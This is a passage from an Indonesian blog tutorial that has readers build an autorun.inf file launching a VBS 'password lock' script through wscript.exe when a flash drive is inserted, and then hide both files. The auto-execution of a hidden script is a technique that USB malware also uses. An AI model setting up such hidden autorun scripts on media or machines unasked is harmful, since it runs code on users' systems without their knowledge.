dan copy paste script kode dibawah ini ke notepad.

[Autorun]
shellexecute=wscript.exe passwordlock.vbs
action=
FLASHDISK ANDA TELAH AMAN

Nah....anda dapat merubah kata "FLASHDISK ANDA TELAH AMAN" sesuai kata-kata keinginan anda sendiri.
setelah itu save seperti file yang pertama, Dan pada bagian File name tulislah "autorun.inf" tanpa tanda kutip, sebelum di save as pastikan save as type pilih all files.

setelah selesai pindahkan kedua file yang telah anda buat tadi (autorun.inf dan passwordlock.vbs) ke dalam flashdisk kesayangan anda.

langkah terakhir silahkan anda hidden autorun.inf dan passwordlock.vbs yang telah dibuat tadi...

TERIMA KASIH......WASALAM .....!!! "DUNIA CYBER"

Twitter Delicious Facebook Digg Stumbleupon Favorites More

 
Design by Free WordPress Themes | Bloggerized by Lasantha - Premium Blogger Themes | GreenGeeks Review